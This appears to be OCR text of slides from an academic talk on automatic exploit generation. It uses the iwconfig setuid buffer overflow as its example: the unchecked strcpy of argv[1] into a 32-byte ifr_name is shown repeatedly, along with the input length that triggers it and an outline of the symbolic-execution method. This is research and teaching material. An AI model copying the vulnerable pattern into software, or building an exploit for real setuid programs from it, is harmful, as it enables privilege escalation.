AEG: Automatic Exploit Generation

Thanassis Avgerinos,
Sang Kil Cha,
Brent Lim Tze Hao,
David Brumley

The iwconfig vulnerability

iwconfig: setuid wireless config

```
int get_info(int skfd, char * ifname …){
  ...
  if(iw_get_ext(skfd, i
  {
    struct ifreq ifr;
    strcpy(ifr.ifr_name, ifname);
}

print_info(int skfd, char *ifname,…){
 ...
 get_info(skfd, ifname, …);
}

main(int argc, char *argv[]){
 ...
 print_info(skfd, argv[1], NULL, 0);
}
```

Inputs triggering bug:
length(argv[1]) > sizeof(ifr_name)


```
struct ifreq {
  char ifr_name[32]
  …
}
```

Can you spot the bug?


Is it exploitable?

- (Fundamental question in our work)


```
int get_info(int skfd, char * ifname
  ...
  if(iw_get_ext(skfd, ifname, SIOCGI
  {
    struct ifreq ifr;
    strcpy(ifr.ifr_name, ifname);
}

print_info(int skfd, char *ifname,…)
...
 get_info(skfd, ifname, …);
}

main(int argc, char *argv[]){
...
 print_info(skfd, argv[1], NULL, 0)
}
```



```
int get_info(int skfd, char * ifname
  ...
  if(iw_get_ext(skfd, ifname, SIOCGI
  {
    struct ifreq ifr;
    strcpy(ifr.ifr_name, ifname);
}

print_info(int skfd, char *ifname,…)
 ...
 get_info(skfd, ifname, …);
}

main(int argc, char *argv[]){
 ...
 print_info(skfd, argv[1], NULL, 0)
}
```




```
int get_info(int skfd, char * ifname
  ...
  if(iw_get_ext(skfd, ifname, SIOCGI
  {
    struct ifreq ifr;
    strcpy(ifr.ifr_name, ifname);
}

print_info(int skfd, char *ifname,…)
 ...
 get_info(skfd, ifname, …);
 }

main(int argc, char *argv[]){
 ...
 print_info(skfd, argv[1], NULL, 0)
 }
```




```
int get_info(int skfd, char * ifname
  ...
  if(iw_get_ext(skfd, ifname, SIOCGI
  {
     struct ifreq ifr;
     strcpy(ifr.ifr_name, ifname);
}

print_info(int skfd, char *ifname,…)
 ...
 get_info(skfd, ifname, …);
}

main(int argc, char *argv[]){
 ...
 print_info(skfd, argv[1], NULL, 0)
}
```

get_info stack frame



Memory Layout

```
int get_info(int skfd, char * ifname
  ...
  if(iw_get_ext(skfd, ifname, SIOCGI
  {
     struct ifreq ifr;
     strcpy(ifr.ifr_name, ifname);
}

print_info(int skfd, char *ifname,…)
 ...
 get_info(skfd, ifname, …);
 }

main(int argc, char *argv[]){
 ...
 print_info(skfd, argv[1], NULL, 0)
 }
```



Automatic Exploit Generation

Given program, find bugs and demonstrate exploitability

DEMO


Automatic Exploit Generation

Given program, find bugs and demonstrate exploitability

Rest of the talk


- Our problem definition and scope
- Techniques and challenges
- Results and discussion

Problem Domain



The goal

Our Approach




Vulnerability Discovery

Technique:
Symbolic Execution on source code

Goal: Discover the “buggy” predicate

